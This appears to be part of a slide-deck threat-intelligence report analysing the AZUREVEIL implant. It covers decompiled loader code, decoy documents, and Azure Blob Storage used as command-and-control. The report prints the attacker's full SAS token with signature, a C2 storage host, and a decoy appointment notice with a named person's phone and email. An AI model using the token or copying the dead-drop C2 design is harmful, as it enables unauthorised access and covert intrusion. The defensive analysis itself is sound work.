22         if ( (int)v12 >= *(_DWORD *)(a3 + 12) )
23         {
24             sub_38A615B76(a1, a2, 0, 257, 0, a6, v22, v27, v31);
25             return 0;
26         }
27         v37 = 0;
28         v45 = 0;
29         v36 = 0;
30         if ( (_DWORD)v38 )
31         {
```

AZUREVEIL's
COFF parser reads at offset +2
(NumberOfSections) and offset +12
(NumberOfSymbols) - exact offsets defined
in the standard COFF file specification



Second-stager Implant

- The function was reading data at offset +2 for section count and offset +12 for symbol count, the exact same offsets defined in the standard COFF file format. To confirm this, we compiled a real AMD64 COFF object file on our analysis machine and compared its structure against the parser.
- When a BOF is received, **AZUREVEIL** first allocates memory and loads the different sections of the object file into it. It then processes the required relocations and resolves function references using its internal hash-based lookup. After setting everything up, the loader executes the BOF entry point directly within the agent process.
- Any output generated during execution is captured using a named pipe and then sent back to the attacker through Azure Blob Storage. This lets the attacker run additional functions on the system and get the results back, all while remaining completely in memory.

DC

Decoys & OPSEC Failure



DECOYS & OPSEC FAILURE

After examining the contents of the ZIP archive, we discovered a lure document inside the data/ folder named 000b67d70f3876965bb09fd37164b7.pdf. Additionally, upon analyzing the main executable _計畫申請審查結果通知單.exe, we found another lure document embedded within the binary itself. At first glance, both documents seem similar due to their naming, but their contents are different.

But... wait...



DECOYS & OPSEC FAILURE

DECOYS & OPSEC FAILURE

```
.rdata:000000014003B6F6 db 64h ; d
.rdata:000000014003B6F7 db 61h ; a
.rdata:000000014003B6F8 dt 74h ; t
.rdata:000000014003B6F9 a001a0f6304dae dt '001a0f6304dae6f9df4d6e0dd9c1a81rezervaci.pdfMZ'
.rdata:000000014003B6F9 ; DATA XREF: sub_1400028D0+235 to
.rdata:000000014003B728 dt 00h
.rdata:000000014003B729 db 0
.rdata:000000014003B72A db 3
```

Embedded inside the malicious executable: **_計畫申請審查結果通知單.exe**




000b67d70f3876965bb09fd
37164b7.pdf

DELIVERED SEPARATELY INSIDE THE INITIAL ZIP



DECOYS & OPSEC FAILURE



The file 000b67d70f3876965bb09fd37164b7.pdf was identified within the data/folder and is encrypted using a single-byte XOR with the key 0xBE. Upon decryption, we found the document is written in Chinese and contains content related to a WPS PDF software advertisement. Despite having a naming pattern similar to the lure document embedded within the executable, this file is not referenced or used at any stage of the infection chain.

This suggests that the document may have been unintentionally included by the threat actor, possibly as a leftover artifact from a different campaign, where such a document could have served as a decoy.



DECOYS & OPSEC FAILURE

Vážený kliente, byl jste objedнан na pracoviště **Klientského centra ústředí ČSSZ, Křížová 25, Praha 5** do pořadového systému s následujícími údaji:

Jméno objednaného: **Zuzana Košková**

Telefon: **728161755**

Email: **zuza.koskova@gmail.com**

Požadovaná činnost : **Konzultace k důchodové dávce**

Sjednaný termín : **16.3.2026 17:15**

Přidělený identifikační kód : **9042**

Dostavte se prosím ve sjednaném termínu na úřad s potřebnými dokumenty.

Po příchodu si na tiskárně odeberte pořadový lístek zadáním Vašeho identifikačního kódu v sekci „Objednaní klienti WebC@ll“ a vyčkejte na vyvolání. Váš identifikační kód bude aktivní v rozmezí +/- 15 minut od sjednaného času. V případě, že se v tomto intervalu nedostavíte, Vaše objednávka propadá.

Upozornění: Objednaný termín lze zrušit prostřednictvím odkazu: <https://webcall.cssz.cz/?a=storno&cq=001a0f6304daec6f9df4d6e0dd9c1a81> nejpozději 3 dnů před termínem.

References official
Czech Social Security
Administration

The malware displays a **Czech-language decoy PDF** embedded within the executable, designed to appear as a legitimate appointment notice from the **Czech Social Security Administration (ČSSZ)**. The document includes realistic appointment details and instructions for obtaining a queue number, along with a link to the official ČSSZ website. This likely serves to **distract the victim and make the malicious execution appear legitimate**.



Infrastructure & Attribution



Azure storage as command-and-control

The screenshot shows a debugger window with assembly code on the left and registers on the right. A red box highlights the R8 register, which contains the URL: `"/note/ats/6ac8bb6f/1777476097_998481744.bin?sv=2024-11-04&ss=b&srt=sco&sp=rwdTaciYtfx&se=2027-03-19T17:35:44Z&st=..."`. Another red box highlights the text "Blob path with agent ID" in the center of the registers window. The assembly code on the left shows various instructions, including `mov rax, rsp`, `mov qword ptr ds:[rax+8], rbp`, `mov qword ptr ds:[rax+10], rbp`, `mov qword ptr ds:[rax+18], rsi`, `push rdi`, `sub rsp, 80`, `mov rsi, rdx`, `mov rdi, r8`, `xor edx, edx`, `mov rbp, rdx`, `lea rcx, qword ptr ds:[rax-60]`, `mov rbp, r8`, `lea rdx, qword ptr ds:[rdx+60]`, `call <JMP.4memsets>`, `lea rcx, qword ptr ss:[rsp+50]`, `call wininet.7FFE20037D90`, `and dword ptr ss:[rsp+40], 0`, `mov r9, rbp`, `mov r10d, dword ptr ss:[rsp+FC]`, `mov r8, rdi`, `mov rax, qword ptr ss:[rsp+FE]`, `btr r10d, 1C`, `mov qword ptr ss:[rsp+38], rax`, `mov rdx, rsi`, `mov rax, qword ptr ss:[rsp+EE]`, `mov rcx, rbp`, `mov dword ptr ss:[rsp+30], r10d`, `mov qword ptr ss:[rsp+28], rax`, `mov rax, qword ptr ss:[rsp+E0]`, `mov qword ptr ss:[rsp+20], rax`, `call wininet.7FFE2006AC80`, `lea rcx, qword ptr ss:[rsp+50]`, `mov rbp, rax`, `call wininet.7FFE20037C40`, `lea r11, qword ptr ss:[rsp+80]`, `mov rax, rbp`, `mov rbp, qword ptr ds:[r11+10]`, `mov rbp, qword ptr ds:[r11+18]`, `mov rsi, qword ptr ds:[r11+20]`, `mov rsp, r11`, `add rdi`.

During our analysis, we observed that **AZUREVEIL** communicates entirely through Microsoft Azure Blob Storage, abusing legitimate cloud infrastructure for command-and-control. Instead of using a traditional C2 server, the attacker relies on a dedicated Azure storage account: **note1ggbbhggdwa1[.]blob[.]core[.]windows[.]net**



Infrastructure & Attribution

Further analysis revealed the following details about the storage setup.

CONTAINER

/note/ats/

BLOB FORMAT

{agent_id}/{timestamp1}_{timestamp2}.bin

AGENT ID

345831bc

PORT

443 (HTTPS)



Infrastructure & Attribution

- All communication happens over HTTPS on port 443, which makes the traffic blend in with normal Azure activity. Since blob.core.windows.net is widely used by legitimate applications, this approach helps the attacker avoid network-level detection.
- We also identified a hardcoded Shared Access Signature (SAS) token found inside encrypted_blob which is dropped by the _計畫申請審查結果通知單.exe executable, which is used to authenticate all operations on the storage account:

```
sv=2024-11-04&ss=b&srt=sco&sp=rwdlaciytfx&st=2026-03-19T09:20:44Z&se=2027-03-19T17:35:44Z&spr=https&sig=ECJjJIIE9Ou75dwiHhliC4fWccdBpLX9u580AX9TGwY=
```

The token is valid for one year, from **March 19, 2026 to March 19, 2027**. This long validity period suggests that the attacker intended to maintain persistent access over an extended time. The permissions associated with the token allow full interaction with the storage container, including read, write, delete, and upload operations



Infrastructure & Attribution

Based on the TTPs, tooling, and targeting observed throughout this campaign, we assess with moderate confidence that it is linked to a China-based threat actor. However, we do not attribute it to any specific known group, as the campaign includes techniques that have not been previously documented in publicly known Chinese APT activity.



Conclusion



Conclusion


Operation Dragon Weave is a targeted espionage campaign. One of the unique aspects of this campaign is its use of Microsoft Azure Blob Storage as a dead-drop C2 channel. Instead of talking to a normal C2 server, the malware blends its traffic with regular cloud activity, which makes it much harder to notice. The final payload, AZUREVEIL, is a fully featured Adaptix C2 agent with 36 post exploitation commands. Along with the in-memory BOF execution capability, it gives the attacker a lot of flexibility to run additional code and control the system without leaving much behind on disk.

We also observed that the campaign targets both the Czech Republic and Taiwan, using region-specific lure documents. This indicates that the operation is planned and targeted rather than random. Based on the use of distinct tools and techniques, we assess that this campaign is linked to a China-based threat actor.



Feedback & Q/A




Thank You

Have a great day ahead